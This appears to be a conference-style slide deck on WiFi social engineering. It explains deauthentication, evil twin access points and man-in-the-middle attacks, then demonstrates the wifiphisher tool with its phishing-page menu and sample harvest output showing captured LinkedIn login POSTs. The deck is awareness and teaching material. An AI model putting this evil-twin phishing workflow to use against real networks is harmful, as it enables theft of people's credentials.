

# **WiFi Social Engineering**

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**Stop me whenever you're curious**

## Why WiFi?

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
- Rapid growth of WiFi networks for commercial and private use
- **2015:** Kenya's internet penetration stood at 26 million people – KNBS Economic Survey

## IEEE 802.11

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- **IEEE** - Institute of Electrical and Electronics Engineers
- **IEEE 802.11** - A set of specifications for implementing wireless networks
- Define the rules of communication between clients and wireless access points (AP)

## IEEE 802.11



## Tools of the trade



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
## WiFi Deauthentication

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- Anyone with the right hardware can send a deauthentication frame to the AP and clients connected to it

## Deauthentication

Targets



## Identifying APs

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- Clients can't differentiate between access points with the same name (ESSID) and will usually just connect to the strongest one.

No difference

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**London**  
ESSID: Java WiFi



**Nairobi**  
ESSID: Java WiFi


## Probing for and auto-connecting to APs

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- Ever wondered how your phone/laptop automatically connects to your office/home network whenever you're in the area?

**Anytime your device's WiFi is on and not connected to an AP**


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Home WiFi!  
Office WiFi!  
Airport WiFi!  
Girlfriend's WiFi!  
Other girlfriend's WiFi!  
Neighbor's WiFi!  
Coffee shop WiFi!

Why is it built this way?

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## Evil Twin

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- A rogue wireless AP that masquerades as a legitimate Wi-Fi access point

## How it works

Targets




I'm Java, the real AP.



Deauthentication packets

No! I'm Java, the real AP. Connect to me!




## Man-in-The-Middle

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- Grabbing all of the traffic that passes you over a wired or wireless network.

## How it works





# wifiphisher

- A WiFi tool that automates social engineering attacks on WiFi networks
- Written in Python and developed by Greek security researcher, **@\_sophron** (George)

# Social Engineering

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- Manipulating people into giving you what you want.



## How it works

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## Phishing scenarios

# PHISHING OPTIONS

- 1. Gmail
- 2. Yahoo!
- 3. Facebook
- 4. Twitter
- 5. LinkedIn
- 6. Instagram
- 7. Apple Store
- 8. Office 365
- 9. PayPal
- 10. Connection Reset
- 11. Router Administration


[+] Select an option [1-11]: 5

[+] LinkedIn





## Sample phishing page



## Harvest credentials

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### Jamming devices:

```
[*] 34:a8:4e:ba:37:20 - 64:bc:0c:7f:ba:fc - 1 - ATI  
[*] 34:a8:4e:ba:37:20 - 1 - ATI
```

### DHCP Leases:

```
1460691414 84:38:38:06:54:1e 10.0.0.53 android-60712869ed5eca88 01:84:38:38:06:54:1e
```

### HTTP requests:

```
[*] GET 10.0.0.53  
[*] GET 10.0.0.53  
[*] GET 10.0.0.53  
[*] GET 10.0.0.53  
[*] GET 10.0.0.53  
[*] POST 10.0.0.53 wwf-LinkedIn_Email=user@example.com  
[*] POST 10.0.0.53 wwf-LinkedIn_Password=password123
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[!] Closing
```

**Taking it further...**

